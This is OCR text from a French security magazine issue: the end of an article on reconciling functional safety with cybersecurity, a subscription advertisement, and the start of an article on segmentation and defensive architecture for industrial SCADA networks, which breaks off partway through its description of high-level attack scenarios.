En fait, le véritable enjeu est de bien définir puis d'organiser dans un seul et unique cycle les activités particulières nécessaires au développement de systèmes à la fois sûrs et sécurisés.

2.2.2 Évaluation des risques et expression des exigences

L'analyse des risques doit évoluer pour tenir compte de la singularité du problème de sécurité :

- l'adversaire est autonome et son échelle de temps n'est pas celle de la cible ; or les processus de sûreté, régis par l'ordre temporel du système, ne sont pas conçus pour s'adapter aux ruptures que peut représenter une évolution substantielle des moyens adverses ;
- la défense exige la coopération avec des services externes (e.g. l'État), la gestion de la sûreté doit devenir une gouvernance de la sûreté-sécurité ;
- les facteurs cardinaux de la sécurité sont interdépendants, la prise de décision établit un lien explicite entre les intentions de l'adversaire, ses capacités, les vulnérabilités exploitables, les impacts possibles (**[IGI]**) ; dès lors une évaluation probabiliste n'est plus possible.

En outre, les événements redoutés de la cybersécurité ne se limitent pas aux seules défaillances.

On les répartit en deux catégories (**[JOINT]**) :

- l'**usurpation** : le fait par un adversaire d'exploiter les ressources propres du système pour accroître ses moyens et connaissances, par l'exécution non autorisée de services ou par l'insertion de capacités supplémentaires supportant des services illicites ;
- le **déni** : le fait par un adversaire d'entraver les utilisations légitimes du système, par la dégradation de ses capacités, ou par la corruption de ses services.

On en déduit que la SDF n'est pas bien armée pour contrer des attaques fondées sur l'exploitation non autorisée des services, en se faisant passer pour une entité autorisée ; de plus, certains de ses mécanismes, destinés à placer le système dans un état protégé afin d'éviter un accident, peuvent être forcés et entraîner une dégradation de service.

Un second point concerne le traitement des exigences : la SDF utilise de plus en plus des méthodes formelles pour définir, manipuler et raffiner les exigences de sûreté sous la forme de propriétés algébriques exprimant l'absence de risque. Le fait est que plusieurs réflexions récentes ont montré l'inaptitude de telles propriétés à couvrir toutes les dimensions de la sécurité (**[JASON]**).

2.2.3 Développement du système

2.2.3.1 Architecture et conception du système

Les niveaux élevés de SIL sont obtenus par la combinaison de méthodes d'évitement (prévention ou détection / élimination) des anomalies et de réduction des interactions susceptibles de les activer, ou de favoriser la propagation des erreurs.

Pour contrer les modes communs, l'architecture doit respecter un concept rigoureux d'indépendance :

- entre les fonctions relatives à la sécurité et celles qui ne le sont pas ;
- entre les SIL, ce qui entraîne que les composants *non indépendants* d'une même fonction de sécurité ont le même SIL.

En pratique, l'indépendance est obtenue par deux principes complémentaires, la séparation et la diversification, chacun pouvant se décliner sur tous les éléments constitutifs du système, depuis les fonctions jusqu'aux composants.

Pour la cybersécurité, ces obligations ont plusieurs conséquences :

- ils réduisent les vulnérabilités intrinsèques de l'architecture ;
- une topologie claire, avec des partitions identifiées, possède des points de contrôle des flux où des dispositifs adéquats seront très efficaces ;
- mais ces dispositifs devront être indépendants des composants de sûreté ou se voir allouer leur SIL...

On peut noter les similitudes entre ce concept d'indépendance et les règles définies par l'ANSSI (**[ANSSI]**).

2.2.3.2 Réalisation des composants logiciels

Les composants logiciels doivent se conformer à de strictes règles de conception et de codage choisies parmi un ensemble extensif comprenant les méthodes formelles ou semi-formelles, la définition complète des interfaces, les langages de programmation fortement typés (ou, à défaut, un sous-ensemble du langage concerné), des outils et traducteurs certifiés, etc.

Ces mesures sont compatibles avec l'ISO 15408 (avec un EAL élevé pour ce qui est du formel), le choix d'équipements certifiés Critères Communs pourrait répondre à plusieurs exigences de sûreté.

2.2.3.3 Tests et validation globale

Hormis les *pentests* qui simulent les adversaires, on retrouve les grandes classes de tests connus en cybersécurité avec toutefois une différence cruciale : les

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

vulnérabilités n'étant pas toutes des fautes pour la SDF, certaines ne sont pas couvertes par les tests de sûreté.

En particulier, les normes de SDF tolèrent :

- les flux de données en clair entre équipements – une exception toutefois, l'EN 50159 du secteur ferroviaire impose le chiffrement sur les réseaux dits ouverts comme les communications radio sol – train ;
- l'absence d'authentification des utilisateurs, *a priori* de confiance ;
- la non-journalisation de leurs actions ;
- l'accessibilité des interfaces de connexion des équipements (e.g.USB).

Par contre, les logiciels à SIL élevé, doivent suivre des campagnes de test très rigoureuses comportant des analyses dynamiques, des analyses statiques ou une analyse des effets des erreurs du logiciel (AEEL), la vérification du code source, etc.

Cette démarche est bien plus exigeante que celle qui consiste à mettre en service un système non éprouvé par des tests intensifs, en reportant l'effort sur les procédures de correction après coup des vulnérabilités qui auront été identifiées, souvent de façon purement contingente, en phase opérationnelle.

2.2.3.4 Modification du système

Toute modification est soumise à un cycle particulier qui commence par une analyse d'impact, incluant une analyse de risque, qui fixera l'étendue et la profondeur des activités à mener pour revalider le système transformé.

C'est pourquoi l'introduction *a posteriori* d'équipements de cybersécurité dans un système sûr doit tenir compte de contraintes très fortes :

- si un équipement de cybersécurité ne respecte pas le principe d'indépendance vis-à-vis d'une fonction de sûreté, il héritera de son SIL et l'ensemble devra être revalidé (à bon entendeur...) ;
- le même raisonnement vaut pour l'insertion de programmes logiciels au sein d'un composant existant ;
- en outre, ce système peut également avoir de fortes exigences temps-réel qui interdisent les latences induites par l'ajout de services cryptographiques.

Conclusion

Bien que de nombreux points d'adhérence existent entre SDF et cybersécurité, on doit avoir conscience de leurs différences, à commencer par l'absence de l'adversaire dans les modèles de sûreté et les limitations réelles de processus qui ne sont pas conçus pour contrer des attaques déceptives.

Par conséquent, les méthodes de la sûreté sont insuffisantes et doivent être complétées par des activités spécifiques, guidées par une analyse intégrale du risque, pour identifier les capacités de cybersécurité requises puis déterminer les règles et les dispositifs techniques idoines.

Le déploiement de ces dispositifs devra respecter les exigences d'architecture et de réalisation imposées par la SDF. Une démarche de certification de sécurité des équipements, comme celle actuellement développée par l'ANSSI, pourrait répondre à une partie de ces besoins et favoriser l'adoption d'une approche commune.

Les principes fondamentaux étant établis, il reste à élaborer un processus complet d'intégration de la sûreté et de la cybersécurité.

Pour approfondir ce sujet, on peut consulter divers travaux menés ces dernières années, dont une présentation nécessiterait un autre article (**[SAFSEC]**, **[SEISES]**). ■

Références

[ANSSI] Cybersécurité des systèmes industriels, Guide des mesures détaillées - ANSSI 2014, http://www.ssi.gouv.fr/fr/guides-et-bonnes-pratiques/recommandations-et-guides/securite-des-systemes-industriels/la-cybersecurite-des-systemes-industriels.html

[IGI] Instruction Générale Interministérielle n° 6600 sur la Sécurité pour les Secteurs d'Activité d'Importance Vitale – SGDSN 2014

[NSA] Information Assurance Guidance for Systems Based on a SRTOS – NSA 2005, http://www.nsa.gov/ia/_files/SSE-100-1.pdf

[VILLE] Sûreté de fonctionnement des systèmes industriels – A. Villemeu, Eyrolles 1988

[LIS] Guide de la sûreté de fonctionnement – J.L. Laprie et al., Cépaduès 1995

[JOINT] Joint Publications JP 3-12 : Cyberspace Operations – US DoD 2013. Ce document est classifié, mais largement discuté dans les revues militaires US

[JASON] Science of Cyber-Security – The Mitre Corporation – Jason 2010, www.fas.org/irp/agency/dod/jason/cyber.pdf

[LEM] La théorie du système général – J.-L. Le Moigne, http://www.mcxapc.org

[SAFSEC] SafSec : Integration of Safety & Security Certification – Praxis 2006, http://www.altran.co.uk/fileadmin/medias/0.commons/documents/Technology_documents/SafSec_Methodology_Standard_Material_pdf.pdf

[SEISES] Systèmes Embarqués Informatisés, Sécurisés et Sûrs – Consortium SEISES 2011, http://www.erts2012.org

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

ABONNEZ-VOUS !

CONSULTEZ L'ENSEMBLE DE NOS OFFRES SUR : boutique.ed-diamond.com !

6 Numéros de MISC

42€*

au lieu de 53,40 €* en kiosque

Économie 11,40€

Économisez plus de 20%*

* Sur le prix de vente unitaire France Métropolitaine

6 Numéros de MISC + 2 HORS-SÉRIES

51€*

au lieu de 71,40 €* en kiosque

Économie 20,40€

Économisez plus de 25%*

* Sur le prix de vente unitaire France Métropolitaine

*OFFRE VALABLE UNIQUEMENT EN FRANCE MÉTROPOLITAINE. Pour les tarifs hors France Métropolitaine, consultez notre site : boutique.ed-diamond.com

NOUVEAU ! Abonnez-vous (réabonnez-vous) en ligne sur :

boutique.ed-diamond.com

Vous pouvez ainsi :
- Avoir accès à votre suivi personnalisé d'abonnement
- Profiter des promos réservées à nos abonnés
- Vous réabonner facilement sans interruption d'abonnement

Pour plus d'informations, veuillez nous contacter via e-mail : cial@ed-diamond.com ou par téléphone : +33 (0)3 67 10 00 20

Bon d'abonnement à découper et à renvoyer à l'adresse ci-dessous

Tournez SVP pour découvrir toutes les offres d'abonnement >>

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
E-mail :	

❑ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.

❑ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.

MISC Multi-System & Internet Security Cookbook

Édité par Les Éditions Diamond
Service des Abonnements
B.P. 20142 - 67603 Sélestat Cedex
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : **boutique.ed-diamond.com/content/3-conditions-generales-de-ventes** et reconnais que ces conditions de vente me sont opposables.

Tournez SVP pour découvrir toutes les offres d'abonnement

ABONNEMENT MISC


➡ Tous les abonnements incluant MISC :

NOUVEAUTÉ 2014

TOUS LES HORS-SÉRIES DE GNU/LINUX MAGAZINE ET LINUX PRATIQUE PASSENT EN **GUIDES !**

POUR LES DÉCOUVRIR, RENDEZ-VOUS SUR :

boutique.ed-diamond.com



* Tarifs France Métro. (F) ** Base tarifs kiosque zone France Métro (F)

NOUVEAU ! Abonnez-vous (réabonnez-vous) en ligne sur :

boutique.ed-diamond.com

Vous pouvez ainsi :
- ➡ Avoir accès à votre suivi personnalisé d'abonnement
- ➡ Profiter des promos réservées à nos abonnés
- ➡ Vous réabonner facilement sans interruption d'abonnement

Pour plus d'informations, veuillez nous contacter via e-mail : cial@ed-diamond.com ou par téléphone : +33 (0)3 67 10 00 20

➡ Nos Tarifs s'entendent TTC et en euros

		F	OM1	OM2	E	RM
		France Métro.	Outre-Mer		Europe	Reste du Monde
M	Abonnement MISC	42 €	50 €	62 €	54 €	58 €
M+	Abonnement MISC + 2 Hors-Séries	51 €	62 €	77 €	68 €	73 €
T	Abonnement GLMF + MISC + OS + LP + LE	198 €	253 €	325 €	276 €	300 €
T+	Abonnement GLMF + GLMF HS (6 Guides) + MISC + MISC HS + OS + LP + LP HS (3 Guides) + LE	299 €	382 €	491 €	415 €	448 €

• OM1 : Guadeloupe, Guyane française, Martinique, Réunion, St-Pierre-et-Miquelon, Mayotte

• OM2 : Nouvelle Calédonie, Polynésie française, Wallis et Futuna, Terres Australes et Antarctiques françaises

MA FORMULE D'ABONNEMENT :

Offre	Zone	Tarif
☐ M		
☐ M+		
☐ T		
☐ T+		

J'indique la somme due : (Total) €

Exemple : Je souhaite m'abonner à l'ensemble des magazines + tous les Hors-séries/Guides et je vis en Belgique. Je coche donc l'offre **T+** (la totale avec tous les Hors-Séries/Guides), puis ma zone (E), le montant sera donc de 415 euros.

Je choisis de régler par :

- ☐ Chèque bancaire ou postal à l'ordre des Éditions Diamond (uniquement France et DOM TOM)
- ☐ Pour les règlements par virements, veuillez nous contacter via e-mail : cial@ed-diamond.com ou par téléphone : +33 (0)3 67 10 00 20

Date et signature obligatoires

N°74

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

BONNES PRATIQUES D'ARCHITECTURE POUR LA SÉCURITÉ

Patrice BOCK, Sogeti France, ISA France – http://securid.novaclic.com
patrice.bock@isa-france.org

mots-clés : ***ARCHITECTURE / SEGMENTATION / ZONES / SURFACE D'ATTAQUE / SCADA / INDÉPENDANCE***

Trois approches complémentaires sont nécessaires pour sécuriser une installation industrielle :

- organiser la sécurité via un système de management de la sécurité ;

- mettre en place une architecture adaptée ;

- mettre en œuvre des mesures techniques.

Cet article aborde l'approche architecturale, en théorie et en pratique.

1 Introduction

Du point de vue de l'architecture, on pourrait faire la différence entre les installations anciennes et les projets industriels récents.

Dans les anciennes, on dispose rarement d'un plan clair des réseaux. La première étape vers une architecture « cybersécurisée » consiste à modéliser celle en place. Le bénéfice de cette première étape est sous-estimé : lors de cet état des lieux, on découvre souvent des connexions inutiles ou obsolètes.

Dans les nouveaux projets, les exigences des clients intègrent rarement la cybersécurité. L'absence de bonnes pratiques reconnues et la relative nouveauté des référentiels traitant du sujet expliquent en partie cela, mais c'est surtout la prise de conscience qui tarde encore. Le résultat est qu'à l'arrivée les architectures sont tout aussi peu sécurisées - mais on en a les plans !

Bref, architectures anciennes ou nouvelles, il y a du boulot pour les sécuriser, avec souvent les mêmes soucis et possibles solutions, abordées dans cet article.

2 Quelques spécificités des architectures industrielles

On suppose que le lecteur a parcouru l'article introductif de ce numéro, qui introduit déjà un certain nombre de choses à connaître sur les SI industriels.

2.1 Les automates de sûreté

Les processus industriels critiques, c'est-à-dire ceux pouvant causer des dégâts matériels ou humains s'ils dérivent de leur fonctionnement normal, disposent de systèmes de sécurité fonctionnelle (ou sûreté) pour les surveiller et agir au besoin.

Vu la complexité des processus pilotés, on utilise de plus en plus des automates pour effectuer ces fonctions de contrôle.

Or à partir du moment où des fonctions programmées surveillent d'autres fonctions programmées, on est tributaire du bon fonctionnement des logiciels, matériels et réseaux, qui de plus ne doivent pas se perturber les uns les autres, ni tomber en panne en même temps (voir le concept de « pannes de mode commun » dans l'article de J. Caire).

Pour éviter cela, on va prévoir des alimentations électriques différentes, éventuellement des capteurs séparés, et on va positionner les équipements dans des armoires distinctes : on rend indépendantes les fonctions de pilotage et de sûreté.

Autrefois, les systèmes de sûreté étaient déconnectés des autres systèmes et disposaient de leurs propres capteurs et actionneurs.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

Mais avec le temps, on a souhaité afficher en salle de conduite centralisée les informations d'état des systèmes de sûreté, en profitant des bus numériques qui permettent d'éviter de tirer des câbles pour récupérer quelques variables.

2.2 L'Ethernet dans le monde industriel

L'Ethernet a commencé à remplacer les différents bus industriels (type liaisons série) au tournant du siècle : les protocoles historiques subsistent, mais sont encapsulés sur Ethernet avec différentes approches : couche applicative directement sur Ethernet, sur une couche adaptée, voire sur TCP/IP.

Des commutateurs Ethernet spécifiques ont été développés pour le monde industriel pour assurer une reprise rapide en cas de panne d'équipement : par exemple, les anneaux auto-cicatrisants permettent d'avoir des reprises de trafic en un temps plus déterministe que STP et RSTP, et bien plus rapidement dans des architectures avec un grand nombre de switchs : des études indiquent que les anneaux auto-cicatrisants sont plus efficaces que RSTP dès 6 switchs, et l'écart va croissant ensuite.




Fig. 1 : Architectures réseaux Ethernet typiques : anneaux auto-cicatrisants (exemple de Moxa).

Le principe de fonctionnement des anneaux est simple : les switchs sont reliés en boucle, mais une liaison entre deux switchs particuliers est désactivée. Des « jetons » sont envoyés en permanence entre ces deux switchs, si les jetons n'arrivent plus c'est que la liaison est interrompue et on établit alors la jonction manquante : on ne peut faire plus rapide. Le couplage avec des liaisons redondantes vers d'autres anneaux permet d'étendre le réseau, avec le même principe : une seule liaison activée, jeton circulant, et activation de la liaison de secours si les jetons n'arrivent plus.

Ces architectures sont efficaces d'un point de vue sûreté et performance, et permettent d'interconnecter des installations étendues (usines, trains, tunnels...). C'est aujourd'hui l'architecture classique des SCADA « Supervisory Control And Data Acquisition » (ou leurs équivalents EMS pour les réseaux électriques).

Chaque fabricant propose sa solution propriétaire de protocole de cicatrisation, sur le principe des anneaux ou de variantes.

CONSTRUCTEUR	NOM DU PROTOCOLE	TEMPS DE CICATRISATION
Standard IEEE 802.1w	RST (Rapid Spanning Tree Protocol)	De 2 à 5 s
3Com	RRPP (Rapid Ring Protection Protocol)	Moins de 200 ms
Advantech	X-Ring	Moins de 10 ms
Allied Telesis	EPSR (Ethernet Protection Switching Ring)	Moins de 50 ms
Amphénol	Real-Time Ring	30 ms + 5 ms par switch
Atop	iA-Ring	Moins de 10 ms pour 250 switches
Cisco	REP (Resilient Ethernet Protocol)	De 50 à 250 ms
Ethernet Direct	X-Ring	Moins de 10 ms
EtherWAN	Alpha-Ring	Moins de 15 ms
Extreme Networks	EAPS	Moins de 50 ms
GarrettCom	S-Ring	De 150 à 200 ms
Hirschmann	Fast Hiper Ring	Moins de 10 ms
Korenix	Rapid Super Ring	Moins de 5 ms
Kyland	DT-Ring+	Moins de 50 ms
Lantech	Pro-Ring	Moins de 10 ms avec 250 switches
Microsens	Fiber Optic Ring	Moins de 20 ms
Moxa	Turbo Ring	Moins de 20 ms pour 250 switches
N-Tron	N-Ring	Moins de 30 ms
Phoenix Contact	Fast Ring Detection	De 100 à 500 ms (500 ms pour 1 000 switches)
RuggedCom	eRSTP (enhanced RSTP)	Moins de 5 ms
Siemens	MRP	Moins de 200 ms
Volktek	Xpress Ring	Moins de 50 ms
Westermo	FRNT	Moins de 20 ms

Fig. 2 : Tour d'horizon des protocoles de cicatrisation (Mesures N°832, Février 2011, www.mesures.com/pdf/old/832-reseaux-ethernet-redondant.pdf).

2.3 Les SCADA et les salles de supervision centralisées

D'un point de vue fonctionnel, les murs d'écran des SCADA restent comparables aux tableaux analogiques sur la base de voyants et boutons qui existaient auparavant (Fig. 3).

Un principal bénéfice des SCADA est l'interopérabilité : fonctionnant sur des ordinateurs Windows ils peuvent supporter une multiplicité de protocoles pour dialoguer avec les différentes parties de l'installation, quel que soit

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

Fig. 3 : Exemple de salle de conduite moderne : supervision d'un tunnel (http://tinyurl.com/kzogr9g).

l'équipementier et les protocoles terrains employés. Mais il y a d'autres avantages : coût réduit des développements et flexibilité des IHM, rationalisation par centralisation de la conduite, historisation et possibilité d'affichage de tendances et d'analyses par les bureaux d'étude, centralisation et corrélation intelligente des alarmes...

3 Les problèmes de sécurité

Les architectures typiques des SCADA présentent de nombreuses vulnérabilités :

- serveurs avec OS divers (avec un petit côté « musée de l'informatique »), le plus souvent sans anti-virus et sans mises à jour de sécurité ;
- sous-systèmes isolés, auxquels on accède via médias amovibles ou PC portables ;
- réseau « à plat » (sans pare-feux ni routeurs) interconnectant tous les systèmes, avec des équipements réseaux anciens (sans fonction de sécurité) ;
- des accès de maintenance permettant la prise en main à distance par les fournisseurs ;
- des accès à partir du réseau bureautique (bureau d'étude, suivi de production).

Ces infrastructures connectées et peu sécurisées ont connu des incidents de sécurité dès le début des années 2000 : le 25 juin 2003, le ver Slammer a touché un des principaux constructeurs automobiles aux USA. Un patch pour la vulnérabilité SQL exploitée était disponible depuis 6 mois, mais n'avait pas été installé sur les systèmes de production. Le ver s'est diffusé très rapidement, et a impacté 17 usines du constructeur. Il a fallu 8 heures pour stopper sa diffusion (et un peu plus longtemps pour remettre en route...).

L'exemple précédent illustre le besoin de **cloisonnement** entre sites industriels, surtout en présence de vulnérabilités (systèmes non patchés). L'interconnexion de sites industriels doit, a minima, se faire en passant par des infrastructures sécurisées et surveillées. Au sein d'un même site, on a également intérêt à segmenter le réseau, et donc à s'éloigner des architectures « à plat ».

La leçon n'aura pas suffi, car cinq ans plus tard Conficker exploitera la faille MS08-067 liée au service Windows de partage de fichier, et fera des dégâts dans de nombreuses installations industrielles. Ce n'est qu'avec la publication à partir de 2011 d'études montrant le très grand nombre de failles présentes dans les automates industriels et les SCADA que la prise de conscience va se faire :




Fig. 4 : Nombre de découvertes de vulnérabilités SCADA (étude de Sean McBride, publiée par Digital Bond, voir pour plus d'informations http://tinyurl.com/nn9zkar).

Les infrastructures étendues s'accommodent mal de cette règle de cloisonnement, alors que les vulnérabilités des « smart grids » ont été récemment mises en évidence (http://tinyurl.com/m3fermr). Or, les smart grids présentent une très grande surface d'attaque, puisque les boîtiers de répartition résidentiels sont nombreux, physiquement accessibles, et sont interconnectés aux nœuds centraux.

Dans les infrastructures étendues à risque systémique, il est nécessaire de définir de manière arbitraire des « zones » de taille correspondant à ce qu'il est acceptable de perdre simultanément sans mettre en danger le système complet. On met évidemment en place des équipements de sécurité entre les zones.

4 Les approches architecturales pour la cybersécurité

4.1 Les limites des mesures techniques

Certaines mesures de sécurité classiques sont difficiles à appliquer :

- l'hétérogénéité et les fonctions « temps-réel » de certains équipements industriels rendent difficile l'application rapide des patchs de sécurité sur les OS et les applications, ainsi que les mises à jour de signatures d'anti-virus ;

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

- les équipements obsolètes sont très vulnérables, et on ne remplace pas un API (*Automate Programmable Industriel*) comme un PC : l'équipement, la qualification et quelquefois la certification sont coûteux ;
- les équipements disposent rarement des capacités de calcul voire de la mémoire pour implanter des agents de surveillance au niveau de l'hôte (H-IDS) ;
- la diversité des protocoles voire des chemins de passage des paquets (anneaux auto-cicatrisants) rend la conception de détection d'intrusion réseau (N-IDS) particulièrement ardue ;
- la sécurisation des échanges (authentification, chiffrement...) est presque impossible à mettre en œuvre sur la base installée qui ne supporte pas ces mécanismes.

Il y a quand même une approche technique qui fonctionne très bien, et contribue aussi bien à la performance et à la sûreté qu'à la cybersécurité. Il s'agit du durcissement des systèmes : suppression des composants et services inutiles, restriction des droits d'exécution, désactivation des ports physiques non indispensables...

5 Les principes des solutions « architecturales »

Vu les limites des mesures techniques classiques, on va se pencher sur les solutions architecturales, avec différentes approches possibles.

5.1 Réduire la surface d'attaque

L'exposition des SI industriels aux menaces est importante :

- un très grand nombre de points d'accès : stations d'ingénierie, PC de maintenance, voire PC portables et tablettes, postes de conduite locaux distribués dans l'installation ;
- des équipements avec de nombreuses vulnérabilités, et autant de points d'entrée pour des cyber-attaques ;
- un très grand nombre d'intervenants, internes à l'entreprise, mais aussi externes (sociétés de maintenance, sous-traitants) ;
- interconnexion au SI de gestion, ce qui expose les SI industriels à tous les virus (et stagiaires) de l'entreprise, menace encore amplifiée si la mode du BYOD est en vigueur. À noter que l'inverse est vrai aussi, certains types d'attaques sont faciles sur l'environnement industriel et peuvent contaminer la bureautique. En fait, la nature différente des sources d'attaques et vulnérabilités entre SI bureautique et industriel appelle des mesures et politiques différentes : il est donc nécessaire de bien séparer les domaines.




Fig. 5 : Configuration typique d'un réseau industriel présentant une surface d'attaque maximale.

Limiter le nombre des acteurs ayant accès au SI est souvent difficile, on peut cependant limiter les zones auxquels les différents intervenants ont accès, ce qui nécessite une segmentation de l'installation avec de vrais contrôles d'accès logiques et physiques.

5.2 Augmenter l'indépendance des différents systèmes

L'objectif est d'éviter la propagation des attaques, partant du principe qu'elles vont se produire, et qu'on ne peut les éviter dans l'absolu : il faut équilibrer les mesures de prévention et de détection.

Pour cela, on va rendre les différentes zones indépendantes, et pas seulement en termes de connexion réseau. Il faut comprendre les logiques possibles de cyber-attaque pour bien définir les objectifs d'indépendance.

Pour illustrer les approches de cyber-attaques, prenons l'exemple d'une installation chimique schématisée par deux ateliers A et B :

- A reçoit les produits, fait des mesures pour déterminer la proportion des composants chimiques, effectue certains conditionnements (température, pression) et envoie les produits conditionnés avec leurs caractéristiques au système B ;
- B est un réacteur chimique qui utilise des composants venant de différents systèmes, dont A. Le réacteur est piloté en partie en fonction des données reçues ;
- un automate de sûreté mesure un certain nombre de paramètres et peut agir en cas de problème.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX




Fig. 6 : Exemple de réseau avec plusieurs automates et cyber-attaques.

Les analyses de sûreté ont pris en compte tous les cas de panne unique et d'erreur possibles : une cyber-attaque « efficace » consiste donc à créer une situation non anticipée par la sûreté. Pour cela, deux principales approches sont possibles, et il est important d'envisager les deux possibilités pour définir une architecture résistante aux attaques.

5.2.1 Scénario 1 : l'attaque simultanée des organes de pilotage et de sûreté

Si les différents équipements sont sur un même réseau informatique, on peut les attaquer simultanément. Par exemple, on mettra en panne l'API de sûreté et on causera un accident via l'API de pilotage.

Pour contrer ceci, on va cloisonner les différents équipements sur le réseau, si possible via des réseaux indépendants, avec des pare-feux entre réseaux. Dans notre exemple, en mettant un pare-feu entre le système A et le système B, on évitera une propagation d'attaque informatique entre les deux systèmes, voire aussi entre l'automate B et l'automate de sûreté.

On peut ainsi limiter les attaques informatiques entre systèmes. Cependant, pour que l'installation fonctionne, on est obligé d'autoriser les flux de données entre systèmes, on autorisera par exemple les connexions MODBUS entre A vers B, éventuellement en restreignant les commandes autorisées.

5.2.2 Scenario 2 : la propagation « naturelle » de données corrompues

